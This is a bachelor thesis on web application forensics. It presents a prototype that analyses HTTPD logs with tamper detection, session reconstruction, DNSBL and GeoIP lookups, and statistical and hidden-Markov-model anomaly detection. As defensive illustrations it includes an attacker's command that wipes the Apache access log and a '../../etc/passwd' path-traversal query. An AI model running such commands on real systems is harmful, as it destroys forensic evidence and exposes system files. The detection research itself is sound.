Web Application Forensics

Implementation of a Framework for Advanced HTTPD Logfile Security Analysis

Schriftliche Prüfungsarbeit
für die Bachelor-Prüfung des Studiengangs Angewandte Informatik
an der Ruhr-Universität Bochum

vorgelegt von
Müller, Jens

24.12.2012

Lehrstuhl für Netz- und Datensicherheit
Prof. Dr. Jörg Schwenk
Dr.-Ing. Mario Heiderich

Horst-Görtz Institut   Ruhr-Universität Bochum

Erklärung

Ich erkläre, dass das Thema dieser Arbeit nicht identisch ist mit dem Thema einer von mir bereits für ein anderes Examen eingereichten Arbeit.
Ich erkläre weiterhin, dass ich die Arbeit nicht bereits an einer anderen Hochschule zur Erlangung eines akademischen Grades eingereicht habe.

Ich versichere, dass ich die Arbeit selbständig verfasst und keine anderen als die angegebenen Quellen benutzt habe. Die Stellen der Arbeit, die anderen Werken dem Wortlaut oder dem Sinn nach entnommen sind, habe ich unter Angabe der Quellen der Entlehnung kenntlich gemacht. Dies gilt sinngemäß auch für gelieferte Zeichnungen, Skizzen und bildliche Darstellungen und dergleichen.

Datum	Unterschrift

Abstract

Logfiles are the primary source of information to reconstruct events when network services are compromised. However, extracting the relevant information from huge files can be a difficult task. In our earlier work [WMWS12], we show that several signature-based programs like webforensik[1] can be helpful in finding attacks against web applications within HTTPD server logs. They generally do enhance the signal-to-noise ratio, but a single run of a web application security scanner like skipfish[2] still produces tens of thousands of alarms. What is missing in present web log forensic tools is context: A system administrator might not want to care about yet another random scan from some botnet, but ‘a targeted attack from Seattle yesterday, 7pm’ is a reason to take a closer look. In this work we seek to increase quality and information content of given log data, summarize it and generate a human readable output.
We implement statistical methods and machine learning techniques based on hidden Markov models to detect attacks against web applications. Furthermore we use DNSBL-data and GeoIP information, to identify potential attackers. In addition we classify attacks into hand-crafted and automated using a multi-feature traffic pattern analysis. Last but not least we evaluate the success or failure of attacks using active and passive methods: We detect anomalies within the size of responses, indicating information disclosure and use active replay techniques to match responses against what we call ‘quantification signatures’.

Keywords: Web Log Forensics, Anomaly Detection, Hidden Markov Models

[1]Müller, J., *WebForensik – PHPIDS-based security log analyzer for Apache*, `http://sourceforge.net/projects/webforensik/`, Dec. 2012
[2]Zalewski, M., *Skipfish – web application security scanner*, `http://code.google.com/p/skipfish/`, Dec. 2012

Contents

List of Figures

List of Tables

List of Algorithms

List of Acronyms

CBG	Constraint-Based Geolocation
CGI	Common Gateway Interface
CSRF	Cross-Site Request Forgery
DFA	Deterministic Finite Automaton
DNS	Domain Name System
DNSBL	DNS Blackhole List
HTML	Hypertext Markup Language
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
JSON	JavaScript Object Notation
MAC	Message Authentication Code
NAT	Network Address Translation
SQL	Structured Query Language
SQLi	SQL Injection
RR	Resource Record
TBG	Topology-Based Geolocation
URI	Uniform Resource Identifier
URL	Uniform Resource Locator
UTF	Unicode Transformation Format
WAF	Web Application Firewall
XSS	Cross-Site Scripting

1. Introduction

1.1. Motivation

Forensic analyses of web logs has high scientific value for finding possible holes in web application security. In this paper, it is also the reason for its practical use. Much has been said about the latest rise of cyber attacks[1] and the need for programs to reliably detect them. As, however, forensics retrospectively evaluate attacks, prevention can only be achieved by using their results to 'fix the errors'. It is important to note that all attacks, successful or not, point out problems within the implementation of current web applications that need to be resolved. Therefore, our motivation is not to 'track down the culprits' – on the contrary we believe that many attacks that do not lead to damage of the server actually help in making computer systems more secure. This does mean that the step after detection ought not to be law enforcement, but working on better security. An allegory from the offline world springs to mind: Arresting a random burglar or three will not help you in keeping safe and cozy and secure in your own home if you don't learn to fix the broken window.

Unfortunately, to the best of our knowledge, no practical, feature-rich and automated tools for web application forensics are in existence. In [WMWS12], we propose one possible approach, but the results of this are still far from perfect, and an extensive manual review of suspicious requests is required. It provides no further information about detected attacks in terms of their successfulness, origin or type. Moreover, like all blacklist- and signature-based approaches, our earlier work suffered from the problem that it was not able to detect attacks previously unencountered. The framework proposed here aims to close these gaps in expectation.

1.2. General Idea

In this thesis, we introduce the prototype of a full-featured web log anomaly detection system capable of evaluating the severity of attacks. The main steps are as follows: First, we auto-detect the log file format, extract possible attack vectors and apply up to four approaches of anomaly detection:

1. Statistical outlier detection based on character distribution of requests

[1] An especially vehement condemnation has been published by Verizon Communications Inc., `http://www.verizonbusiness.com/Products/security/dbir/`, Dec. 2012

2. Unsupervised machine-learning with hidden Markov models (HMMs)
3. Location-based outlier detection adapted from GeoIP information
4. Detection of botnet membership with the aid of DNSBL data

Second, we classify all sessions of a potentially malicious client into either automated or hand-crafted, based on multi-feature traffic pattern analysis. Third, we try to quantify attacks in terms of successfulness, using various criteria:

1. HTTP response code assumptions
2. Outlyingness of size of responses
3. Active replay and signature matching

Finally, we create a summarized tabular- or map-based report.

1.2.1. Requirements

To reproduce the results of this study, several technical requirements need to be fulfilled. Our prototype implementation is developed and tested with *PHP 5.3*[2] in a GNU/Linux environment on a standard PC. The web log file we use for evaluation is in a custom format from a *lighttpd/1.4.28*[3] web server and based upon the `combined`[4] format which can also be produced by other servers like the Apache HTTPD[5]. For request normalization and detection, we use *PHPIDS 0.7*[6]. For geotargeting, the *Maxmind GeoLite City 1.11*[7] database is needed. Chart/Map generation in HTML/JSON reports requires *pChart 2.1*[8] and *SIMILE Exhibit 3.0*[9]. All files required to run our implementation are included on the attached CD-ROM as shown in Table A.1.

1.2.2. Assumptions

It is presumed that the web server's `access_log` file is complete and integer and a correct system time is included for all entries. Furthermore, we assume that no knowledge of the logic and functionality of the installed web applications exist. While we explicitly allow the dataset to be polluted by attacks, it is presupposed that the vast majority of requests originates from legitimate traffic. Finally, we assume that there is sufficient training data available to perform the proposed, learning-based outlier tests.

[2]The PHP Group, *PHP: Hypertext Preprocessor*, `http://php.net/`, Dec. 2012
[3]Kneschke, J., *lighttpd – lightweight webserver*, `http://lighttpd.net/`, Dec. 2012
[4]Apache Software Foundation, *combined log format documentation*, `http://httpd.apache.org/docs/2.4/logs.html#combined`, Dec. 2012
[5]Apache Software Foundation, *Apache HTTP Server*, `http://httpd.apache.org/`, Dec. 2012
[6]Heiderich, M., Matthies, C., Strojny, L. H., *PHPIDS*, `http://phpids.org/`, Dec. 2012
[7]MaxMind, Inc., *GeoLite databases*, `http://dev.maxmind.com/geoip/geolite`, Dec. 2012
[8]Pogolotti, J., *pChart – PHP charting library*, `http://www.pchart.net/`, Dec. 2012
[9]Huynh, D. F., *Exhibit – publishing framework for data-rich interactive web pages*, `http://simile-widgets.org/exhibit/`, Dec. 2012

1.2.3. Limitations

In comparison to live intrusion detection, we do not have access to the full HTTP header or body in posteriori forensics. This means an attacker can evade detection by selecting an attack vector, which is invisible to us. For instance, the payload of `POST` data is not logged by most web servers. However, the detection techniques described in this work can be adopted to such payloads, if available.

Most learning-based applications distinguish between valid training data and test data. In our case, the input log file contains both. This is because we have chosen an unsupervised algorithm as we think the process of manually labeling training data is highly impractical in a network administrator's day-to-day work. It needs to be considered that the presence of attacks within training data might lead to inferior results compared to other academic publications using the same algorithms with labeled data.

Since logfiles can grow huge fast, one of our design goals is to not cache all loglines into memory. Therefore our implementation loops over the logfile up to three times, depending on the detection and summarization modes used. This leads to some code-bloat and to some algorithms not being implemented as elegantly as initially expected. Nonetheless, we believe that making a time-memory trade-off in this case is a good decision.

1.3. Application

'Essentially, all models are wrong, but some are useful. '

– George Edward Pelham Box

Our proposed model is meant to be used for scenarios where the web applications are being targeted through a computer network. Our main focus is on the exploitation of input validation flaws by web applications (wrong handling of URL query values that leads to file inclusion, command executions, SQL injection, etc.). We are not focusing on attacks against the web server itself nor against other network services or protocols. Detection results are compared to PHPIDS, which serves as a reference point for the evaluation.

1.4. Contributions

There has been ongoing research in the field of detecting attacks on web applications in the last years. This work is based on our earlier research [WMWS12] and has been heavily influenced by [Hei08], [CAG09] and [AG10].

Our contribution is a practical implementation of the various approaches combined with our own ideas, leading to a prototype of a feature-heavy implementation for web application forensics. We plan to release the developed program – which has been the main focus of our work – as free software[10], thus making it available to system administrators and hobbyists all over the world.

1.5. Outline

In Chapter 1, we give a general overview of our project, introducing the motivation behind it and the general idea. In Chapter 2, we describe what needs to happen to the data at preprocessing stage, what needs to be available and what has to be observed before successful detection work can commence. This includes tamper detection, basic logfile data aggregation, client- and session identification, DNSBL lookups and the generation of GeoIP information. Following on from this, Chapter 3 lays out the detection process which includes statistical outlier detection as well as anomaly detection based on hidden Markov models, DNSBL ranking and geolocation anomaly detection. The analysis starts in Chapter 4 with session classification – human-machine detection is one of the major points here – as well as different kinds of attack quantification. Visualization in Chapter 5 and an overall evaluation of the program in Chapter 6 then lead up to the conclusion.

An overview of algorithms used and implemented in this work is shown in Table 1.1.

Problem	Feature	Algorithm
Tamper detection	Inter-request time delay	Grubbs' outlier test
Chars attack detection	Character dist. of request	Basic statistics
HMM attack detection	Structure of request	Hidden Markov Models
GeoIP attack detection	Geolocation of client	Local Outlier Factor
Attack quantification	Length of response	Local Outlier Factor
Session classification	Multiple features	Decision tree

Table 1.1.: Overview of used algorithms

[10]The GNU project, *What is free software?*, `http://gnu.org/philosophy/free-sw.html`, Dec. 2012

2. Preprocessing

'It is a capital mistake to theorize before one has data.'

– Sherlock Holmes, A Study in Scarlet (Arthur Conan Doyle)

In this chapter we deal with knowledge discovery and gathering data from logfiles. Before we can start with detecting anomalies, we need to ascertain which data exists to work with. To find evidence for rough manipulation of log data, we suggest to first run a simple tamper check on it. Afterwards, we can distinguish between two kinds of data: basic data, which is found directly in the web server's logfile, and supplemental data which can be generated out of basic data. As supplemental data, we generate DNSBL and GeoIP information. Furthermore, we try to reconstruct sessions and assign them to identified clients. Finally, we extract features required for various types of anomaly detection to then normalize them.

2.1. Related Work

This section section touches upon the discipline of web log mining and knowledge discovery as described in [PR07] and [GMN11]. Closely related to our approach is the work of [SMEFH11] who discuss the process of preprocessing web logs for intrusion detection analyses. More related work can be found in the main body of this chapter.

2.2. Tamper Detection

After breaking into a computer system, the attacker will likely try to scrub the log files to cover her tracks. However, non-tampered log data is necessary for any post-attack forensics. In Section 1.2.2, we assume log file completeness and integrity. This can be ensured by adding MACs and timestamps to log entries and storing them on a trusted machine as described in [BY97], [SK99] or [AGL02]. Nevertheless, the Apache HTTPD as the most widely used web server does not make use of any logfile protection mechanisms in the default configuration. Therefore we propose to run a simple anomaly check against the input logfile, which may at least detect rough tamper.

While a clever attacker will only clear evidence of her very own activities (by selectively removing the corresponding loglines), an overhasty intruder might simply delete larger parts of the logs. Typically, this is done by editing the web server's logfile with a text editor or by completely emptying it, using a single command like the one in Listing 2.1.

Listing 2.1: Scrubbing log files the hard way

```
printf '' > /var/etc/apache2/logs/access_log
```

In the above example, the attacker only cleared the current logfile. If log rotation is used backlogs are still available, as is all data collected after the attack. In such cases, we can identify a 'loss' of data by searching for overly long time slots with no activity at all.

Assuming the distribution of inter-request time delays follows an approximately normal distribution, this can be easily done with a one-sided Grubbs' test ([Gru50]) as follows:

$$G = \frac{X_{max} - \overline{X}}{\sigma_n}$$

Where X_{max} is the maximum delay found in the logs, $\overline{X}$ is the arithmetic mean and σ_n the standard deviation of recorded inter-request time delays. In our implementation, we use a fast online-algorithm, introduced by [Wel62] to calculate σ_n without having to loop over the logfile various times.

X_{max} is considered as an outlier if the Grubbs' test statistic G is greater than a critical value, calculated as follows:

$$G > \frac{N-1}{\sqrt{N}} \sqrt{\frac{t^2_{\alpha/N,N-2}}{N-2+t^2_{\alpha/N,N-2}}}$$

Where $t_{\alpha/N,N-2}$ is the upper critical value of the t-distribution ([Stu08]) with $N-2$ degrees of freedom and a significance level of α/N [CT05], which was set to 0.05 in our implementation, meaning X_{max} would be an outlier by 95% change.

Outliers can be caused by normal phenomena (temporarily disabled log services, network downtimes, clock changes, no company access at Christmas etc.), which is why this naive 'completeness test' is error-prone. Also, it will only detect large-scale truncations within the log data. Despite these problems, we can do no more than this due to the limited possibilities of having only the logfile itself without any further data.

2.3. Basic Logfile Data

As basic logfile data, we define all records that can be directly obtained from a web servers logfile. What kind of data is available depends on the log format used. A typical logline in `common`[1] format, containing the client's IP address or hostname, the

[1]World Wide Web Consortium (W3C), *the common logfile format*, `http://www.w3.org/Daemon/User/Config/Logging.html#common-logfile-format`, Dec. 2012

request (including URL query), its time and status code and the size of the server's response is shown in Listing 2.2.

Listing 2.2: Example logline in common format

```
10.0.1.8 - - [12/Dec/2012:11:26:24 +0200] "GET /my-webapp.php?id=1
     HTTP/1.1" 200 2769
```

The same request logged in `combined`[2] format is shown in Listing 2.3.

Listing 2.3: Example logline in combined format

```
10.0.1.8 - - [12/Dec/2012:11:26:24 +0200] "GET /my-webapp.php?id=1
     HTTP/1.1" 200 2769 "http://localhost/links.php" "Mozilla/5.0"
```

Note the additional fields for referer and user-agent. In Apache, the log format used is defined via `mod_log_config`[3] format strings. A list of possible Apache 2.x format strings is specified in Table A.2. Our implementation works well with minimal log data as provided by `common` format. Although to tap the full potential of some features, the presence of user agent strings and cookie information is required. The input log format can be defined using Apache format strings or will otherwise be automatically guessed by a pattern matching algorithm.

2.4. Client Identification

'The whole is greater than the sum of its parts.'

– Aristotle

In many cases, we do not deal with a single attack, but with a whole series of incidents stemming from the same origin. With the help of client identification we can cluster incidents, sum up their impact/severity, find coherences between requests, etc. – even the recognition of time-shifted attacks might thereby be possible. In an a posteriori forensics scenario, we cannot use proactive methods like setting cookies for later examination as described in [JI07]. Hence we must rely on what is found in the log data to map visitors. In our earlier work ([WMWS12], we have defined four client identifiers, which can be easily derived from web server log files:

Remote-Host This field contains the IP address or hostname of the network subscribers initially sending the request. Using `Remote-Host` entries as client identifiers has proven to be a good choice in most scenarios. Problems arise if several clients access a website over the same proxy or if NAT is used. In such cases we cannot distinguish visitors depending on their IP address/hostname alone.

[2]Apache Software Foundation, *combined log format documentation*, `http://httpd.apache.org/docs/2.4/logs.html#combined`, Dec. 2012

[3]Apache Software Foundation, *mod_log_config documentation*, `http://httpd.apache.org/docs/2.4/mod/mod_log_config.html`, Nov. 2012

Remote-Logname This field contains the result of identification protocol (ident) queries as defined in [Joh93], which is the name of the user who ran the corresponding TCP connection. Since ident is rarely used on the today's Internet, and as the ident response can be arbitrarily set by the remote system, using `Remote-Logname` entries as client identifier is not advised.

Remote-User This field contains the user-name after successful HTTP authentication as defined in section 11 of [BLFF96]. Unfortunately, modern web applications bring their own various mechanisms of authentication instead of applying HTTP-authentication. Using `Remote-User` entries as client identifier is therefore not advised, unless the web server requires HTTP authentication.

Session ID Session IDs embedded in cookies or `GET`/`POST` queries are the typical identification attribute used by web applications. A token is assigned to every client, and from that moment on contained within all its requests. Since the allocation of session IDs is done by web applications, the web server itself has no knowledge of their use and hence cannot assign them a separate field in the log file. Therefore we try to retrieve session ID tokens from logged requests and – if present – cookie information. Depending on the web application and on the server-side scripting language in use, the name of the label of a session ID might differ. In our approach, we define the following common (case-insensitive) keywords to search for: `SID`, `SESSID`, `PHPSESSID`, `JSESSIONID` and `ASP.NET_SessionId`. Even though session IDs can be set arbitrarily by the client, they are unique in the sense that it should not be possible for an attacker to guess the session IDs of other users and therefore hijack their sessions.

In our implementation, the method of client identification can be chosen by setting the parameter `-c`. A combination of different client identifiers is possible. As default client identifier, we choose `Remote-Host` entries.

2.5. Session Identification

In our implementation, attack detection (compare Chapter 3) and quantification (compare Section 4.3) are performed on a per-client basis. This seems appropriate as actions can then be linked to a certain client and results structured more clearly. For robot detection (compare Section 4.2) however, it is of interest to detect if one and the same client carries out different types of activities, such as automated and non-automated attacks. A typical example for this would be to run a web application vulnerability scanner against one or several websites and return later for manual probing. Therefore we need to identify and reconstruct sessions within a set of client-side actions. These sessions will be then classified into human and machine.

Session IDs are not necessarily the best indicators for this as they are rarely found in web logs and can easily be spoofed by an attacker (in the sense of using multiple random IDs). Therefore we use heuristics to identify sessions. There are different approaches in literature as to which criteria to apply for the reconstruction of sessions within web logs.

[CMS$^+$99] propose to reconstruct the site topology and create a 'browsing path' for each client. If the current web page is not accessible from the previous one, a new session is assigned. A similar approach is navigation-based heuristics using HTTP referers as introduced in [CMS$^+$99] and improved in [BMSW01] and [NNG04] by adding a 'session-mergence phase, which is adaptive to conditions of different logs'. We think that topology- and navigation-based methods do not make sense in our case since we do not deal with 'normal' website visitors. Instead we want to sessionize the requests of automated programs or human attackers, which might access resources in an atypical order or even completely outside of the website's usual structure and do might not broadcast or spoof a referer string.

[CP95] propose a session timeout of 25.5 minutes based on an empirical study, which is commonly used and rounded to half an hour. [BMNS02] and [ZG04] use a dynamic value based on the website's structure for time-oriented heuristics. [MKŠ10] suggest to handle changes in the user agent string as a new session characteristic.

None of the described approaches fully suit our scenario. In our implementation, we use a time- and agent string oriented approach for session identification. We set the session timeout to 60 minutes if the user agent string stays the same. Let us clarify why since based on [CP95], common practice has led to 30 minutes being used: We promote a slightly more conservative and therefore higher value in order to detect even slow scanners with the risk of identifying two sessions as one to no ill effect. This is an individual choice – the user of our implementation can change it at will by setting the source code variable `$max_session_duration`.

If there is change of the user agent string we use a fixed value of 60 seconds plus the mean and three standard deviations of the session's previous inter-request time delay. This is due to the three-sigma rule [Puk94], which says that for a normal distribution 99.73% of the values lie within 3 standard deviations of the mean, therefore making it easier to detect outliers. The use of an additional fixed value is important, because we have observed automated tools scanning for vulnerabilities (under the name of various user agents) at high speed, leading to a low mean and standard deviation, but then stopping for a dozen of seconds in between – which should not be considered as a new session. The abstract procedure for session identification is shown in Algorithm 1.

Algorithm 1 Identification of sessions

```
for all clients $i$ do
    for all requests $j$ do
        if delay$_{j,j-1}$ > 60min or (new agent and delay$_{j,j-1}$ > 60sec $+\mu_i + 3\sigma_i$) then
            new session $\Leftarrow$ true
        end if
    end for
end for
```

2.6. DNSBL Lookups

Apart from collecting basic data from the log file, we can also ‘create’ new information out of it. One way to enrich given web log data is to add DNSBL lookup query results. An attacker might try to hide his identity behind open proxies, botnets or other kinds of middleman nodes. Noticing this kind of obfuscation is important – for instance if legal action is taken into consideration. It should, however, be avoided to mistakenly blame the operator of an anonymizing service.

The concept of providing Real-time Blackhole List (RBL) was invented by militant anti-spam activist Paul Vixie back in 1997 and later combined with the Domain Name System by Eric Ziegast. DNS-based blackhole lists (DNSBL) as documented in [Lev10] offer a way to detect whether an IP address has already been ‘conspicuous’ in the past, e.g. as a source of spam. The concept is simple: A DNS request for the questionable IP address is made to a DNSBL provider – if it resolves (A-record), the address is blacklisted there. Unfortunately, this method has its flaws: neither is any DNSBL service in existence which hosts a complete list of ‘offending’ IP addresses, nor does a listed address definitely fall within the scope of this offense.

The effectiveness of DNSBLs in terms of accuracy is discussed in [JS04] and [RFD06]. They conclude that there is a wide variation in coverage and false positive rate of each blacklist.

Although DNSBL was originally introduced to identify e-mail spammers, there are blackhole lists for various purposes nowadays. For example, one can ask the list `tor.dnsbl.sectoor.de` whether a client is routed through a node of the Tor anonymizing network[4]. Similar lists exist for open proxies (HTTP, SOCKS, etc.) or remote-controlled, trojan horse infected computers (so-called ‘zombies’ often acting as part of a botnet). For forensics, it may also be interesting to see if an attack comes from a dial-up line, as commonly used by private individuals. Table 2.1 gives an overview of used DNSBL types and servers.

[4]Dingledine, R., Mathewson, N., *The Onion Router*, `http://www.torproject.org/`, Dec. 2012

Type	Servers
Tor	`tor.dnsbl.sectoor.de`
Proxy	`dnsbl.proxybl.org, http.dnsbl.sorbs.net, socks.dnsbl.sorbs.net`
Zombie	`xbl.spamhaus.org, zombie.dnsbl.sorbs.net`
Spam	`b.barracudacentral.org, spam.dnsbl.sorbs.net, sbl.spamhaus.org`
Dial-up	`dyn.nszones.com`

Table 2.1.: DNS blackhole list types and servers

In our implementation, the type of DNSBL can be chosen by setting the parameter `-b`. To speed up requests, we make use of a local cache for both DNS and DNSBL lookups.

A trivial DNSBL-based method for outlier detection is described in Section 3.4.

2.7. GeoIP Information

Another feature to enrich given web log data is to add GeoIP information. This makes sense for two reasons: first, the geographical origin of requests alone is interesting for forensic analysis. Second, by comparing the miscellaneous clients' geolocations we can find potential outliers, as described in Section 3.5.

Using reverse DNS lookups, we are able to convert an IP address into a hostname. This is helpful sometimes, but usually gives only a vague insight on the whereabouts of the client machine. With geotargeting techniques however, it is possible to track a client on a physical (geographical) level instead of a logical (network) level.

[DVGD96] propose to add an experimental DNS RR type which allows DNS servers to carry location information about hosts, networks and subnets but it relies on the participation of DNS server operators and has not been adopted so far. Therefore, two major approaches have evolved for IP-based geotargeting: active and passive methods.

Active methods include network delay measurements and comparison to reference hosts [PS01], constraint-based geolocation (CBG) [GZCF04], topology-based geolocation (TBG) [KBJK+06] and the use of external information like demographics data [WSS07] or geographical locations derived through web mining [WBF+11].

Passive methods make use of a database of net blocks and their corresponding geolocation. They disclose the relationship between the geolocation (country, region/state, city) of a subnet owner (e.g. university, ISP) and its allocated IP address space.

While active methods are considered more accurate, obtaining GeoIP data from a 'demographics provider' is generally faster and more practicable for our intent to geolocate up to thousands of addresses. Therefore we have not implemented our own geotargeting technique but query an existing database. Several commercial GeoIP databases with different levels of completeness and accuracy exist as examined in [SZ11] and [PUK$^+$11]. To integrate geotargeting into our program, we make use of the publicly available database 'GeoLite City' by Maxmind[5].

Thus we are able to generate a new data record 'geolocation' based on the IP address of a client. A GeoIP-based method for outlier detection is described in Section 3.5.

In our implementation, the parameter `-g` enables geotargeting.

2.8. Feature Selection

The attack detection techniques described in Chapter 3 require different sets of features. For detection techniques based on the request, we use the values of the URL-query by the default. If a request contains no query string, it passes as harmless.

For statistical detection methods, additional attack vectors can be optionally used. This is the cookie values (if present and logged), the user agent strings and – as shown blow – the URL path and the names of URL query attributes.

$$\underbrace{\texttt{/dir/to/webapp.php}}_{\text{URL path}}?\underbrace{\texttt{PHPSESSID}}_{\text{query name}}=\underbrace{\texttt{3fc6e7e6791eed2a47019c81a2}}_{\text{query value}}$$

Note that while real-world attacks exist that can be carried out through a specially-crafted user agent string, this is mostly a theoretical possibility as these kinds of attacks are rarely actually encountered.

For DNSBL- and GeoIP-based detection techniques, the IP address and its corresponding geolocation are used as criteria. An overview of the selected features for various attack detection modes can be found in Table 2.2

2.9. Feature Standardization

The Web 2.0 contains plenty of methods to obfuscate attacks against against web applications. This is due to the fact that malicious code can be converted in various ways. Consider the URL query `/include.php?file=../../etc/passwd` and its URL-encoded (compare [BLFM98]) version `%2F%69%6E%63%6C%75%64%65%2E` ... `%73%73%77%64`, both containing the same payload.

[5]MaxMind, Inc., *GeoLite databases*, `http://dev.maxmind.com/geoip/geolite`, Dec. 2012

Feature	Chars	HMM	DNSBL	GeoIP
URL query values	✔	✔	-	-
URL query names	(optional)	-	-	-
URL path	(optional)	-	-	-
Cookies	(optional)	-	-	-
User agent string	(optional)	-	-	-
IP address	-	-	✔	-
Geolocation	-	-	-	✔

Table 2.2.: Feature subset of various detection modes

While this is especially a problem for signature-based approaches, it might influence other attack detection techniques too and lead to their evasion. A deeper insight into miscellaneous obfuscation practices of web-based attacks is given in [HNHL10].

In our implementation, all requests are normalized as follows: First, we url-decode the query string. Second, we provide the option to apply the the PHPIDS[6] conversion algorithms, which according to its developers covers 'several charsets like UTF-7, entities of all forms – such as JavaScript Unicode, decimal- and hex-entities as well as comment obfuscation, obfuscation through concatenation, shell code and many other variants.' Note that PHPIDS request conversion is an optional step and not enabled by default for performance reasons. It can be enabled by setting the source code variable `$use_phpids_converter`.

[6]Heiderich, M., Matthies, C., Strojny, L. H., *PHPIDS*, `http://phpids.org/`, Dec. 2012

3. Detection

In this chapter we discuss statistical and unsupervised machine-learning algorithms to detect ‘anomalies’ within given web log data, which are classified as possible attacks. Furthermore we describe DNSBL- and GeoIP-based outlier detection techniques to identify potential attackers.

3.1. Related Work

The topic of web application forensics overlaps with various fields of research like anomaly detection, machine learning, digital forensics, log mining and intrusion detection.

An overview to outlier/anomaly detection methodologies in general and their use is given by [HA04] and [CBK07]. [HA04] define three fundamental types to the problem of machine learning based outlier detection: unsupervised clustering, supervised classification and semi-supervised recognition or detection. The combination of machine learning and computer security/-forensics has lately been discussed in [Rie11a] and [AGR11]. They come to the conclusion that the linking of both disciplines may lead to a promising direction [AGR11] and there is a ‘good hope to make them “best friends”’ [Rie11a] in the near future – a statement opposed to the prognosis of [BNS^{+}06].

Digital forensics have evolved from a niche existence to a major field of research for the scientific community and is heavily used by law enforcement nowadays. An introduction to the topic and formal definition is given in [Pal01] and [LK04]. The branches of computer- and intrusion forensics are broadly described in [Moh03] and [Kan06]. Solutions for network forensics have been recently prosed by [MS03] who use artificial intelligent techniques and [WD08] who apply an evidence graph model. [Seg02] suggest a step-by-step methodology for web application forensics after a successful break-in. [MZI08] propose the ‘use of machine learning algorithms and anomaly detection to cope with a wide class of definitive anti-forensics techniques’.

The field of log mining is closely related to logfile forensics. Noteworthy is the work of [Ma03] who experiment with Bayesian Clustering, to detect anomalies in various kinds of log data. [Ste04], [SO08] and [OAS08] use unsupervised clustering algorithms to find anomalies in supercomputers’ syslogs and created a reference implementation, called Sisyphus[1]. A supervised, behavior-based implementation to find anomalies in syslog files by creating signatures for known/harmless entries is provided by devialog[2].

The field of intrusion detection and prevention systems is close to web application forensics since the same detection techniques might be used on either computer systems, network traffic or web log files. A first working system for a real-time IDS is described in [Den87]. Since then, various approaches for intrusion detection have been proposed, implemented and used in the wild. A distinction is made between two major types of IDS: signature-based and anomaly-based. Systems based on signatures of well-known attacks tend to achieve low false positive rates [GTDVMFV09]. A popular implementation of such a system is the free and open source IDS/IPS Snort[3]. Anomaly-based systems in contrary have the advantage of being able to detect yet unknown attacks and have therefore become a field of intense scientific research in the last decade. [LKS05] define three categories of anomaly-based intrusion detection: statistical-based, knowledge-based, and machine learning-based. According to [GTDVMFV09] machine learning-based approaches can be further classified in bayesian networks [Hec95], markov models [MC02], neural networks [CLS$^+$07] [Rie11b], fuzzy logic [BV$^+$00], genetic algorithms [TK07], clustering & outlier detection [SZ02]. The use of machine learning techniques in intrusion detection has been broadly discussed in [Lia05]. A survey of methodologies for network IDS is given by [Axe00], [LEK$^+$03], [SM08], [GTDVMFV09] and [PQW10].

There has been a lot of research in the field of detection and prevention of web-based attacks in the past years. Approaches based on signatures have been presented by [ADD00] who match for vulnerable CGI script request and [MC08], [Hei08], [Fry11] and [WMWS12] who use more complex regular expressions to cover a broader range of attacks. [KV03] propose a multi-model approach and calculate an anomaly score based on length, character distribution, structure, token of URL query values and presence and order of URL query parameters. This approach is complemented in [KVR05] with access frequency, inter-request time-delay and invocation order of web applications. [CC04] reconstruct web sessions and build request sequences. Subsequently they detect anomalies based on the likelihood of request sequences using Bayesian parameter estimation. [CBFV07] propose to detect attacks by looking for state violations within the web application and implement a PHP module for this. Full information about the logic of web applications in use is needed. [ISBF07] suggest to learn the DFA representation of requests and use DFA induction to detect malicious requests. [GER09] propose the use of neural networks to classify requests as valid and malicious. [SMF$^+$09] describe an approach to reduces false positive

[1]Stearley, J., *Sisyphus – a log data-mining toolkit*, `http://www.cs.sandia.gov/~jrstear/sisyphus/`, Dec. 2012
[2]Yestrumskas, J., *devialog – syslog anomaly detection*, `http://devialog.org/`, Dec. 2012
[3]Roesch, M., *Snort – a free lightweight network IDS*, `http://www.snort.org/`, Dec. 2012

rates by counting only attacks against two (‘partner’) websites. [SKS09] use supervised machine learning techniques based on statistical anomaly detections sensors. [TGPVÁM$^+$10] propose to learn normal behavior from attack-free training data, create min/max values for each parameter and mark new requests as attack if those limits are overstepped. [MdAN$^+$11] use wavelet transformations to detect unknown attacks. [Ste12] deals with the problem of not having access to the full network payload in log file forensics and propose to identify automated attacks with the help of self-organizing maps (SOM). An approach specialized for the SQL injection attacks is suggested by [VMV05].

The use of hidden Markov models (HMMs) for web-based anomaly detection has first been introduced by [CAG09]. ensembles of HMMs are used to learn the URL query values for a certain web application as well as its sequence of URL query parameters from a set of training data. Subsequently the likelihood of test data values is calculated to find anomalies. This concept has been extended by [AG10] to the whole HTTP payload and further advanced by [AG11] who combine ensembles using several one-class classification algorithms, [HTS11] who apply a two-dimensional training phase and [GJ12], who improve results by using a ‘fuzzy inference instead of a fixed threshold to produce a flexible decision boundary’. The use of HMMs can be considered as state of the art for detecting attacks against web applications.

Detailed comparisons of existing techniques for anomaly detection of web-based attacks are given in [II07], [Nas10] and [Ari10].

3.2. Statistical Outlier Detection

In this section, we describe a statistical approach to find outliers in datasets based on the character distribution of requests. To avoid confusion, we hereby define the term ‘web application’ as a distinct URL path that receives an attached URL query.

3.2.1. Attribute Length

As mentioned, [KV03] propose to detect statistical outliers based on the length of URL query values. The idea is simple: while the size of valid input of a web application usually does not vary much, malicious input like the one from a cross-site scripting attempt produces a significantly larger URL query value. Their algorithms are described as follows: In the learning phase, the arithmetic mean μ and the variance σ^2 are calculated for all URL query values of a given web application. In the testing phase, the probability p of the length l of a given value is calculated by using Chebyshev’s inequality as shown below:

$$p = \frac{\sigma^2}{(l-\mu)^2}$$

3.2.2. Character Distribution

While characters of the English alphabet or digits are commonly used within URL query strings, others characters can be evidence of an attack. [KV03] use the chi-square of the attributes idealized character distribution to detect statistical outliers in the character distribution. A similar approach of [WS04] is based on the Mahalanobis distance (compare [Mah36]).

[BLFM98] defines permitted characters within an URI/URL query string. These are – besides alphanumeric characters – reserved characters r and unreserved characters u as defined as shown in Listing 3.1

Listing 3.1: Allowed characters in an URI as defined in RFC2396

```
r = alphanum | "-" | "_" | "." | "!" | "~" | "*" | "'" | "(" | ")"
u = ";" | "/" | "?" | ":" | "@" | "&" | "=" | "+" | "$" | ","
```

3.2.3. A Hybrid Approach

As we require a fast way of detecting at least noisy attacks, we combine the existing approaches to a simple, lightweight algorithm based on the cardinality of special characters within a request as described below.

